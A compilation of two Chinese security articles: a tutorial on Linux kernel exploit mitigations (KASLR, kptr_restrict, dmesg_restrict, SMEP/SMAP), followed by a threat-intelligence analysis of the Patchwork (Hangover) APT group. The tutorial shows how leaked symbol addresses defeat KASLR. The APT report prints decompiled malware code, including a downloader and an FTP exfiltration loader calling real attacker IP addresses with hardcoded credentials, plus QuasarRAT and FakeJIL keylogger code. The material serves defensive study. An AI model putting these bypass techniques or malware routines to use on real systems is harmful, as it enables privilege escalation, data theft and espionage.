rambo@matrix:~$ sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_spac
e"
rambo@matrix:~$ ./aslr_test
hello
Variable address: ffffe3f0
main func's address: 4005c7
rambo@matrix:~$ ./aslr_test
hello
Variable address: ffffe3f0
main func's address: 4005c7
```

毫无疑问，这样的地址随机化现象提高了攻击门槛，因为许多缓冲区溢出漏洞利用技术都依赖于相对固定的内存地址。当然，这些年也不断有绕过技术出现。

了解了 ASLR，我们回过头来看 KASLR。KASLR 多出的一个 K，是内核（Kernel）。顾名思义，KASLR 指的就是内核态下的地址空间布局随机化技术。与 ASLR 在程序运行时随机化类似，KASLR 在系统启动时对内核代码段地址做一次随机化 [3]。

我们可以通过比较两次系统启动时的内核基址来判断 KASLR 是否开启，例如：

```
rambo@matrix:~$ sudo cat /proc/kallsyms | grep 'T startup_64'
ffffffffb5e00000 T startup_64

rambo@matrix:~$ sudo init 6 # 重启

rambo@matrix:~$ sudo cat /proc/kallsyms | grep 'T startup_64'
ffffffff9fc00000 T startup_64
```

从上述输出可以看到，第一次系统启动时内核基址是 ffffffffb5e00000，重启后变为 ffffffff9fc00000，说明 KASLR 开启。

那么，如何关闭 KASLR 呢？我们可以通过修改 /etc/default/grub 文件来达到目的。找到该文件中的 GRUB_CMDLINE_LINUX 配置项，在最后加上 nokaslr，例如：

GRUB_CMDLINE_LINUX="net.ifnames=0 biosdevname=0 nokaslr"

然后执行更新即可：

```
rambo@matrix:~$ sudo update-grub
Sourcing file `/etc/default/grub'
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-4.15.0-101-generic
Found initrd image: /boot/initrd.img-4.15.0-101-generic
Found linux image: /boot/vmlinuz-4.15.0-96-generic
Found initrd image: /boot/initrd.img-4.15.0-96-generic
done
```

再次重启，可以发现地址已经变成了默认值 ffffffff81000000，说明 KASLR 已经被关闭：

```
rambo@matrix:~$ sudo cat /proc/kallsyms | grep 'T startup_64'
ffffffff81000000 T startup_64
```

不同的系统环境下配置方法可能略有差别。笔者的环境是 Ubuntu 18.04，限于篇幅，不再一一列举其他环境下的配置方法。

与 ASLR 类似，KASLR 也提高了攻击者对内核漏洞的利用门槛。例如，内核漏洞往往被用来提升权限或从容器中逃逸。攻击者在利用漏洞劫持控制流后，往往会去调用一个经典的内核函数组合以获取高权限：

commit_creds(prepare_creds());

系统启用 KASLR 后，攻击者在 exploit 中直接使用默认的内核符号地址就不再有效，攻击成本提高。然而，KASLR 并不是完美的（后面会提到几种可能用来绕过 KASLR 的方法）。

3. kptr_restrict：限制内核符号地址暴露以防绕过 KASLR

kptr_restrict 用来决定是否限制内核中的符号地址通过 /proc 或其他接口暴露出来。其值为 0 时，非特权用户也能够查看内核符号地址（例如，通过 /proc/kallsyms 接口查看）；值为 1 时，只有具有 CAP_SYSLOG 特权的用户才能查看内核符号地址；值为 2 时，即使是特权用户也无法查看内核符号地址 [2]。

网络上大多数关于 kptr_restrict 的文章都会引用上述来自 Linu 内核文档 [2] 的介绍。但是在实践过程中，笔者发现，有时即使（例如，在笔者的测试环境 4.15 版本内核中）将 kptr_restrict（配置文件为 /proc/sys/kernel/kptr_restrict）设置为 0，非特权用户也无法获得内核符号地址。

其实很简单。我们来看一下内核中与 kptr_restrict 相关的函数 kallsyms_show_value[5]：

```
/*
 * We show kallsyms information even to normal users if we've enabled
 * kernel profiling and are explicitly not paranoid (so kptr_restrict
 * is clear, and sysctl_perf_event_paranoid isn't set).
 *
 * Otherwise, require CAP_SYSLOG (assuming kptr_restrict isn't set to
 * block even that).
 */
int kallsyms_show_value(void)
{
      switch (kptr_restrict) {
      case 0:
            if (kallsyms_for_perf())
                  return 1;
      /* fallthrough */
      case 1:
            if (has_capability_noaudit(current, CAP_SYSLOG))
                  return 1;
      /* fallthrough */
      default:
            return 0;
      }
}
```

可以看到，kptr_restrict 为 0 时，内核还要去判断 kallsyms_for_perf 函数 [6] 是否返回真。这个函数就更简单了：

```
static inline int kallsyms_for_perf(void)
{
#ifdef CONFIG_PERF_EVENTS
      extern int sysctl_perf_event_paranoid;
      if (sysctl_perf_event_paranoid <= 1)
            return 1;
#endif
      return 0;
}
```

因此，对于上述版本的内核来说，只有在配置了 CONFIG_PERF_EVENTS 的情况下，设置 kptr_restrict = 0，且设置 perf_event_paranoid <= 1，非特权用户才能够获取到内核符号地址。这样限制是为了提升安全性。

我们来做一个小实验验证一下：

```
rambo@matrix:~$ whoami
rambo
rambo@matrix:~$ cat /proc/sys/kernel/kptr_restrict
0
rambo@matrix:~$ cat /proc/sys/kernel/perf_event_paranoid
3
rambo@matrix:~$ cat /proc/kallsyms | tail -n 2
0000000000000000 t cleanup_module   [pata_acpi]
0000000000000000 r __mod_pci__pacpi_pci_tbl_device_table    [pata_acpi]
rambo@matrix:~$ sudo sh -c "echo 0 > /proc/sys/kernel/perf_event_paranoid"
rambo@matrix:~$ cat /proc/kallsyms | tail -n 2
ffffffffc008141d t cleanup_module   [pata_acpi]
ffffffffc0082080 r __mod_pci__pacpi_pci_tbl_device_table    [pata_acpi]
```

如上，我们将 perf_event_paranoid 设置为 0 后，非特权用户就能够获得内核符号地址了。

那么，设置 kptr_restrict 限制有什么意义呢？这主要是为

了防止内核符号地址被非特权用户恶意利用——例如，用来绕过 KASLR。由于 KASLR 在系统启动时对内核基址做了随机化处理，攻击者在不进行暴力破解的情况下很难命中内核符号的正确地址，继而无法在 Exploit 中应用关键内核函数去实现权限提升等操作。如果作为非特权用户的攻击者能够借助 /proc/kallsyms 等方式获得有效的内核符号地址，KASLR 就被绕过了。

例如，攻击者能够借此直接获得权限提升所需的关键内核函数地址：

```
rambo@matrix:~$ cat /proc/kallsyms | grep 'T commit_creds'
ffffffff8b4b47c0 T commit_creds
rambo@matrix:~$ cat /proc/kallsyms | grep 'T prepare_kernel_cred'
ffffffff8b4b4b90 T prepare_kernel_cred
```

4. dmesg_restrict：限制内核日志暴露以防绕过 KASLR

dmesg_restrict 用来决定是否限制非特权用户使用 dmesg 查看内核日志缓冲区中的消息。其值为 0 时，非特权用户对内核日志的查看将不受限制；值为 1 时，只有具有 CAP_SYSLOG 特权的用户才能查看内核日志 [2]。

例如，在 dmesg_restrict 值为 0 时（配置文件为 /proc/sys/kernel/dmesg_restrict），非特权用户 rambo 能够读取到内核日志：

```
rambo@matrix:~$ whoami
rambo
rambo@matrix:~$ grep CapEff /proc/self/status
CapEff:     0000000000000000
rambo@matrix:~$ dmesg | tail -n 3
[4322561.736000] docker0: port 1(vethc613760) entered disabled state
[6418769.946155] audit: type=1305 audit(1593338728.486:87): audit_rate_
limit=512 old=512 auid=4294967295 ses=4294967295 res=1
[6418769.946401] audit: type=1305 audit(1593338728.486:88): audit_backl
og_limit=2048 old=2048 auid=4294967295 ses=4294967295 res=1
```

然而，当 dmesg_restrict 值为 1 时，非特权用户 rambo 就不被允许读取内核日志了：

```
rambo@matrix:~$ sudo sh -c "echo 1 > /proc/sys/kernel/dmesg_restrict"
rambo@matrix:~$ dmesg | tail -n 3
dmesg: read kernel buffer failed: Operation not permitted
```

此时，只要具备了 CAP_SYSLOG 权限，依然能够读取内核日志：

```
rambo@matrix:~$ sudo sh -c "grep CapEff /proc/self/status"
CapEff:     0000003fffffffff
rambo@matrix:~$ capsh --decode=0000003fffffffff | grep "cap_syslog"
0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_f
owner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_i
mmutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_r
aw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chro
ot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,
cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,ca
p_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_ad
min,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
rambo@matrix:~$ sudo dmesg | tail -n 3
[4322561.736000] docker0: port 1(vethc613760) entered disabled state
[6418769.946155] audit: type=1305 audit(1593338728.486:87): audit_rate_
limit=512 old=512 auid=4294967295 ses=4294967295 res=1
[6418769.946401] audit: type=1305 audit(1593338728.486:88): audit_backl
og_limit=2048 old=2048 auid=4294967295 ses=4294967295 res=1
```

那么，设置 dmesg_restrict 限制有什么意义呢？与 kptr_restrict 类似，dmesg_restrict 的设置同样是为了避免非特权用户利用内核日志泄露的敏感信息绕过 KASLR 机制。我们知道，KASLR 只是将内核基址在启动时做了随机化处理，但是内核中各符号之间的相对偏移是不受 KASLR 影响的。因此，只要能够获得内核基址或某符号地址，再结合偏移量，就能够计算出其他符号的准确地址，从而绕过 KASLR。

例如，在以前的 Linux 环境下，我们可以直接从 dmesg 中获得内核基址：

dmesg | grep 'Freeing SMP'

能获得类似如下的输出：

Freeing SMP alternatives memory: 32K (ffffffff9e309000 - ffffffff9e311000)

其中，ffffffff9e309000 就是内核基址了。然而，后来的一个内核补丁 [4] 使得内核隐去了基址信息。补丁如下：

```
diff --git a/mm/page_alloc.c b/mm/page_alloc.c
index 2b3bf67..3f63973 100644
--- a/mm/page_alloc.c
+++ b/mm/page_alloc.c
@@ -6508,8 +6508,8 @@  unsigned long free_reserved_area(void *start, vo
id *end, int poison, char *s)
      }

      if (pages && s)
-           pr_info("Freeing %s memory: %ldK (%p - %p)\n",
-                   s, pages << (PAGE_SHIFT - 10), start, end);
+           pr_info("Freeing %s memory: %ldK\n",
+                   s, pages << (PAGE_SHIFT - 10));

      return pages;
 }
```

因此，在笔者的测试环境中，执行上述命令也只能获得以下输出了：

```
rambo@matrix:~$ dmesg | grep 'Freeing SMP'
[    0.004000] Freeing SMP alternatives memory: 36K
```

可见，Linux 内核的安全性是在不断提升的。但是，这并不说明 dmesg 不再能够泄露内核符号地址。在特定的场景下，攻击者可能通过其他手段让内核将某些符号地址主动输出到日志中，从而计算出所需的内核特定符号地址。

5. SMEP/SMAP：限制特权模式操作用户空间代码及数据

SMEP 全称为 Supervisor Mode Execution Prevention，SMAP 全称为 Supervisor Mode Access Prevention，后者建立在前者的基础上，可以视为对前者的补充。SMEP/SMAP 基于 CPU 提供的新特性，用来阻止不受信应用程序以特权模式执行（SMEP）、读写（SMAP）用户空间的代码和数据 [7]。

SMEP/SMAP 的开闭分别受 CPU 中 CR4 寄存器第 20、21 标识位的控制。标识位设置 1 时，保护开启；标识位设置 0 时，保护关闭。因此，一种绕过 SMEP/SMAP 的手段是在高权限下通过修改 CR4 寄存器来关闭它们。

我们可以从 /proc/cpuinfo 来了解 SMEP/SMAP 是否开启：

```
rambo@matrix:~$ cat /proc/cpuinfo | grep -E "smep|smap"
flags       : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca
cmov pat pse36 clflush mmx fxsr sse sse2 ss syscall nx pdpe1gb rdtscp l
m constant_tsc arch_perfmon rep_good nopl xtopology cpuid tsc_known_fre
q pni pclmulqdq ssse3 fma cx16 pcid sse4_1 sse4_2 x2apic movbe popcnt t
sc_deadline_timer aes xsave avx f16c rdrand hypervisor lahf_lm abm 3dno
wprefetch invpcid_single pti ibrs ibpb fsgsbase tsc_adjust bmi1 hle avx
2 smep bmi2 erms invpcid rtm mpx avx512f avx512dq rdseed adx smap clflu
shopt clwb avx512cd avx512bw avx512vl xsaveopt xsavec xgetbv1 arat
```

上述测试环境的输出结果中 flags 包含了 smep 和 smap，这说明 SMEP/SMAP 处于开启状态。

6. 总结与思考

本文对五种常见的内核漏洞缓解技术做了介绍：

- mmapminaddr（对应 /proc/sys/vm/mmap_min_addr 文件）
- KASLR（对应 /etc/default/grub 文件）
- kptrrestrict（对应 `/proc/sys/kernel/kptrrestrict` 文件）
- dmesgrestrict（对应 `/proc/sys/kernel/dmesgrestrict` 文件）
- SMEP/SMAP（对应 proc/cpuinfo 文件）

为了加强容器运行环境的安全性，我们可以通过检查上面括号内列出的各漏洞缓解技术的对应文件，来判断相应的缓解技术是否启用。其中，SMEP/SMAP 需要 CPU 的支持。在版本较新的内核中，上述漏洞缓解技术往往都处于启用状态；在老版本的内核或设备中，受限于功能或性能，一些漏洞缓解技术可能会被停用。

值得注意的是，漏洞缓解技术通常是为了应对新出现的具体攻击手段而不断被设计产生的，通常具有广而杂、小而精的特点。虽然与其他防御机制或系统类似，但是也存在显著不同。

宏观上看，从安全开发到安全运行，从最小权限到纵深防御，漏洞缓解技术与其他防御机制或系统在具体场景下一起组建成抵御攻击的防御体系，才能更好实现对业务的安全保障。

未知攻焉知防。虽然我们要研究攻击的技术和思路，但防守者也需对自己的环境、对已有的安全机制和措施更加了解，从而更准确地评估当前系统或集群的安全状态，并在此基础上制定和应用更贴合实际的安全策略。

参考文献

[1] https://en.wikipedia.org/wiki/Halting_problem.

[2] https://www.kernel.org/doc/Documentation/sysctl/kernel.txt.

[3] https://lwn.net/Articles/569635/.

[4] https://lore.kernel.org/patchwork/patch/728905/.

[5] https://elixir.bootlin.com/linux/v4.15/source/kernel/kallsyms.c#L668.

[6] https://elixir.bootlin.com/linux/v4.15/source/kernel/kallsyms.c#L650.

[7] https://en.wikipedia.org/wiki/SupervisorModeAccess_Prevention.

APT GROUP系列：盘踞在高原南侧的邪恶之草——摩诃草

绿盟科技 伏影实验室

1. 背景

摩诃草，又名白象、Hangover。2013 年披露，被认为是有印度背景的 APT 组织，长期针对中国、巴基斯坦及其他部分南亚国家从事网络间谍活动。该组织持续活跃超过 8 年，该组织对中国地区的攻击主要以政府机构、科研教育领域为目标。

本文将回顾该组织截至 2020 年的历史活动信息，尽可能展示出该组织的活动全貌，分析其在武器构建、入侵、信息获取等过程中的战术及技巧。

2. 攻击技术梳理

下面这张 ATT&CK 矩阵图展示了摩诃草的攻击活动在不同的攻击阶段所使用的攻击技术，基本覆盖了攻击链的全要素。攻击者采用多种技术完成攻击，在入侵阶段使用鱼叉式钓鱼，自解压文件等方式定向打击，在初始化阶段使用脚本实现恶意文件下载，投放控制阶段使用的工具，在持续驻留阶段，使用 RAT 工具完成信息搜集，植入后门实现静默等。




图 1 ATT&CK 技术矩阵

3. 入侵手段复盘

在该组织使用鱼叉式钓鱼攻击中，用于攻击的文档、邮件内容多以中国与周边国家的冲突和政治时事为主，攻击目标主要为中国以及中国周边国家的政府、科研单位等。

3.1 依托漏洞利用的针对性社会工程学攻击

摩诃草组织在最初阶段通常会仔细调查攻击目标的网络环境再进行攻击，窃取目标组织成员的邮箱信息，定向发送带有恶意链接的钓鱼邮件，而非是通过广撒网的形式投放大量的钓鱼邮件。通过恶意链接，攻击者可以将带有 CVE-2012-0158 漏洞利用的 doc 文档直接发送到受害者的主机上；当用户点击后，即可运行，

植入后续的恶意工具，进一步向内网渗透。CVE-2012-0158 是一个经典的栈溢出漏洞，在当时通杀所有 windows 系统，2012 年至 2015 年为绝大部分恶意软件所使用。

3.2 鱼叉式钓鱼攻击 - 漏洞利用

发送以中国军事调研等信息为主的 ppt 文件，在用户点击后利用 CVE-2014-4114 完成远程代码执行。

图 2 以中国军事调研为主题的钓鱼文件

发送带有强烈吸引力的标题文档，如 :peace-along-the-border-is-not-a-one-process-says-Lt-gen-ds-hooda.doc，诱导目标打开，这类文档则利用 CVE-2015-2545 漏洞，在用户打开是执行 shellcode，投放 DLL 文件以植入目标设备中完成下一步攻击，通常这类文件打开后不会显示任何内容，在当时的 APT 活动中较为常见。

发送一些行程信息用于钓鱼，获取某些重要政治目标的行踪信息，攻击者通过诱骗信息针对特定部门目标进行精准钓鱼。此案例中的文档利用的是 CVE-2017-11882 漏洞。该漏洞是 CVE-2012-0158 的替代漏洞，无须交互，在目标打开文档时恶意代码即加载运行。




图 3 利用虚假行程信息欺骗

3.3 鱼叉式钓鱼攻击 - 宏病毒

摩诃草组织使用宏病毒攻击的案例较少，但通过仅有的一些案例可以窥见该组织使用宏病毒进行攻击时采用的欺骗手段与其他组织有相似之处，均通过诱导信息让目标启用宏，确保攻击成功。2018 年，宏病毒的攻击成功率相当高，受限于当时的环境与安全认知，此类攻击极为常见。2019 年至 2020 年该组织仍以漏洞攻击为主。




图 4 宏病毒文档

4. 攻击工具复盘

4.1 第一攻击阶段 -SFX 自解压 Loader

攻击者通过伪装钓鱼邮件中的 zip 文件后缀为 doc，实际上则构建了一个自解压包，压缩包中的 exe 文件会被复制到 %temp% 目录下，并显示附带的 doc 文档，让目标以为点击打开的是 doc




图 5 SFX 自解压内容

释放的 exe 文件由 VB 语言编写，其主要功能为下载第二阶段的后门工具。由于编译后的代码较长，这里仅展示其 url 拼接部分。




图 6 下载链接拼接部分

4.2 第一攻击阶段 - 下载器

攻击者在钓鱼文档中嵌入链接，诱导目标打开后，下载 Loader 用于加载真正的后门。一般这类 Loader 构造简单，代码精简，提交很小，通用代码和行为多，可以逃避检测，在传输过

程中不易被中断或拦截。下图是 2017 年摩诃草组织所使用的下载器核心部分代码。

```
v0 = WinHttpOpen(L"Secure TLS 2.2 Version 1.0 Windows Updation", 0, 0, 0, 0);
wcscpy_s(&pswzServerName, 0x400u, Src);       // 185.109.144.102
if ( v0 )
{
  v1 = WinHttpConnect(v0, &pswzServerName, 0x50u, 0);
  v2 = v1;
  if ( v1 )
  {
    v3 = WinHttpOpenRequest(v1, L"GET", L"System_Process_Authentication", 0, 0, 0, 0);
    v4 = v3;
    hInternet = v3;
    if ( !v3 )
    {
      WinHttpCloseHandle(v0);
      WinHttpCloseHandle(v2);
      return 0;
    }
```

图 7 下载器核心代码

4.3 第一阶段攻击 -powershell 脚本

攻击者通过漏洞触发下载行为，下载第一阶段的 Loader 工具，该工具为一段 powershell。该 powershell 使用了较为简单的混淆，增加人为分析的难度，但效果一般。攻击者使用了 base64 编码来隐藏 URL 信息，增加了检测难度。

图 8 powershell loader

4.4 第一攻击阶段 - 使用 FTP 的 Loader 模块

该木马是摩诃草组织使用新 C2 形式时使用的 loader 模块，该模块通过宏代码写入本地磁盘。执行后负责搜集当前计算机信息并回传至服务器。




图 9 信息搜集

在回传数据时，采用了 FTP 上传的形式，将恶意流量隐藏在 FTP 流中，同时，通过 http 请求的方式下载下一阶段要使用的远控工具。

```
v8 = InternetOpenW(0, 1u, 0, 0, 0);
v9 = v8;
if ( v8 )
{
  v10 = InternetConnectA(v8, "188.241.58.61", 0x15u, "kuser@global-news.center", "asdf1234!@#$", 1u, 0x8000000u, 0);
  v11 = v10;
  if ( v10 )
  {
    FtpPutFileA(v10, &szLocalFile, szNewRemoteFile, 2u, 0);
    InternetCloseHandle(v11);
    InternetCloseHandle(v9);
  }
  else
  {
    InternetCloseHandle(v9);
  }
}
Sleep(0x1F40u);
GetComputerNameExW(ComputerNameDnsFullyQualified, &word_41F6C0, &v10);
```

图 10 FTP 连接部分代码

4.5 第二攻击阶段 -QuasarRAT

QuasarRAT 是一个开源的远控工具，因其功能完善，且易于修改，配置简单，很多攻击组织或黑客非常愿意用它来进行攻击。缺点是开源后其特征较为明显，在防护较为完善的网络中难以发挥作用。

QuasarRAT 的功能如下：

表 1 QuasarRAT 功能列表

Function	Meaning
CloseShell	关闭 Shell，未实现
HandleAction	未实现
HandleDelete	删除指定文件
HandleDirectory	遍历获取文件夹下所有文件的文件名/大小/最后写入时间
HandleDownloadAndExecuteCommand	DAE
HandleDownloadFile	下载文件
HandleDownloadFileCanceled	取消下载文件
HandleDrives	获取磁盘信息
HandleGetProcesses	获取进程名，进程 ID，进程窗口名信息。
HandleGetSystemInfo	获取 CPU/RAM/GPU/USERNAME/PCNAME/已开机时间/MAC/LANIP/WANIP/防病毒软件/防火墙程序
HandleInitializeCommand	信息初始化（Version/Operating System/AccountType/Country/CountryCode/Region/City/ImageIndex/MAC SHA256）
HandleKillProcess	结束进程
HandleMonitors	获取屏幕回应
HandleRemoteDesktop	屏幕截图
HandleRename	移动文件并重命名
HandleShellCommand	执行 Shell 命令，未实现。
HandleStartProcess	创建新进程
HandleUninstall	卸载软件
HandleUploadAndExecute	写入文件并执行
ReverseProxyCommandHandler.HandleCommand	反向代理
Disconnect	断开与服务器连接

在通信过程中，QuasarRAT 所有流量均经过 RijndaelManaged 加密并使用 SafeQuickLz 压缩。

```
public static string Encrypt(string input, string keyy)
{
    byte[] bytes = Encoding.UTF8.GetBytes(input);
    try
    {
        byte[] key;
        using (MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider())
        {
            key = mD5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(keyy));
        }
        byte[] inArray;
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
            {
                rijndaelManaged.Key = key;
                rijndaelManaged.GenerateIV();
                byte[] iV = rijndaelManaged.IV;
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(),
                CryptoStreamMode.Write))
                {
                    memoryStream.Write(iV, 0, iV.Length);
                    cryptoStream.Write(bytes, 0, bytes.Length);
                    cryptoStream.FlushFinalBlock();
                }
                iV = null;
            }
            inArray = memoryStream.ToArray();
        }
        return Convert.ToBase64String(inArray);
    }
```

图 11 QuasarRAT 部分功能实现

样本使用了 NetSerializer 库，用于处理客户端和服务器用于通信的高级 IPacket 对象的序列化。序列化器为可序列化对象类型分配唯一 ID。样本允许来自不同版本的服务器和客户端在某种程度上相互通信。

```
private static void InitializeClient()
{
    ConnectClient = new Client();
    ConnectClient.AddTypesToSerializer
    (typeof(IPacket), typeof
    (InitializeCommand), typeof
    (Disconnect), typeof(Reconnect),
    typeof(Uninstall), typeof
    (DownloadAndExecute), typeof
    (UploadAndExecute), typeof(Desktop),
    typeof(GetProcesses), typeof
    (KillProcess), typeof(StartProcess),
    typeof(Drives), typeof(Directory),
    typeof(DownloadFile), typeof
    (GetSystemInfo), typeof(Monitors),
    typeof(ShellCommand), typeof(Rename),
    typeof(Delete), typeof(Action),
    typeof(GetStartupItems), typeof
    (DownloadFileCanceled), typeof
    (Initialize), typeof(Status), typeof
    (UserStatus), typeof(DesktopResponse),
    typeof(GetProcessesResponse), typeof
    (DrivesResponse), typeof
    (DirectoryResponse), typeof
    (DownloadFileResponse), typeof
    (GetSystemInfoResponse), typeof
    (MonitorsResponse), typeof
    (ShellCommandResponse), typeof
    (GetStartupItemsResponse), typeof
    (ReverseProxyConnect), typeof
    (ReverseProxyConnectResponse), typeof
    (ReverseProxyData), typeof
    (ReverseProxyDisconnect));
    ConnectClient.ClientState +=
    ClientState;
    ConnectClient.ClientRead += ClientRead;
```

图 12 QuasarRAT 部分功能实现

4.6 第二攻击阶段 -FakeJIL 后门

FakeJIL 后门是与 QuasarRAT 并列使用的工具。2019 年起，摩诃草组织着重使用该后门。

该后门通过创建互斥体保证单实例运行，通过 LoadLibrary 等函数动态加载函数地址，创建 9PT568.dat 文件用于存储搜集的计算机信息，搜集内容包括 UUID，计算机操作系统版本，语言等信息，如下表所示：

表 2 FakeJIL 功能列表

标头	内容
uuid=	UUID
#cn=	计算机名称
#un=	用户名称
#on=	系统版本
#lan=	IP 信息
#nop=	未知
#ver=0.1	后门版本

后门同时内置了键盘记录部分，记录后通过加密传输到 C&C 服务器。

```
*(_DWORD *)v10 = *(_DWORD *)"&crc=e3a6";
v12 = (int)(v10 + 4);
*(_DWORD *)v12 = *(_DWORD *)"=e3a6";
*(_WORD *)(v12 + 4) = *(_WORD *)"6";
qmemcpy(&v118, "//e3e7e71a0b28b5e96cc492e636722f73//4sUKA0uu3D//BDYatBNxyC.php", 0x3Cu);
v13 = (const CHAR *)*((_DWORD *)v43 + 1);
v119 = *(_WORD *)"hp";
v45 = (int)v13;
v120 = aE3e7e71a0b28_0[62];
v14 = sendinfo(&v118, v7, v13);
v128 = 0;
memset(&v129, 0, 0x3E7u);
do
{
  memset(&buf, 0, 0x3E8u);
  v15 = recv(v14, &buf, 1000, 0);
  if ( v15 + strlen(&v128) > 0x3E7 )
    break;
  strncat(&v128, &buf, v15);
}
while ( v15 > 0 );
```

图 13 信息回传及命令接收部分

接收服务器信息后对控制指令进行解析：

表 3 指令列表

指令	功能
0	退出
8	上传键盘记录文件
23	上传截屏文件
13	上传特定后缀的文件
5	上传记录文件到服务器
33	下载 exe 并执行

```
if ( compare_str((const char *)&unk_41D154, (const char *)&v43) == 1 )
  break;
if ( compare_str((const char *)&unk_41D158, (const char *)&v43) != 1 )
{
  if ( compare_str("5", (const char *)&v43) == 1 )
  {
    v30 = compare_str("||", v26);
    strncpy(&v121, v26, v30 - 1);
    v44 = (size_t)&v26[v30 + 1];
    v29 = &v121;
LABEL_75:
    sub_40637E(v29);
  }
  else
  {
    if ( compare_str("33", (const char *)&v43) != 1 )
      goto LABEL_75;
    GetTempPathW(0xC8u, (LPWSTR)v127);
    v31 = 0x7FFFFFFF;
    v32 = v127;
```

图 14 指令控制部分

4.7 第二攻击阶段 - “纷繁杂乱”的各类工具

摩诃草组织从 2013 年至今使用了大量的工具，涵盖下载执行、信息窃取、数据回传、远程控制、提权工具、键盘记录工具等，没有明显的规律和特征，也突出了该组织在进攻过程中，不注重体系化开发的特点。因此，通过某一模块或工具可能无法追溯至该组织，我们暂且认为其使用这种方法来规避检测和画像。

表 3 部分工具列举

工具名称	工具功能
Smackdown 下载器	在第一攻击阶段负责下载 RAT 工具
myfile.exe 下载器	在第一攻击阶段负责下载脚本工具
MSOBuild.exe	通过调用 AdminServerDll.dll 下载其他组件
AdminServerDll.dll	功能模块，每个导出函数对应一种功能
AdminNewDll.dll	检测到虚拟机沙箱时加载的无效 dll
PackageMSOffce.exe	上传文档类型文件
PlayMedia.exe	上传非文档类型文件
TimeSyncApp.exe	发送受害者信息，等待指令
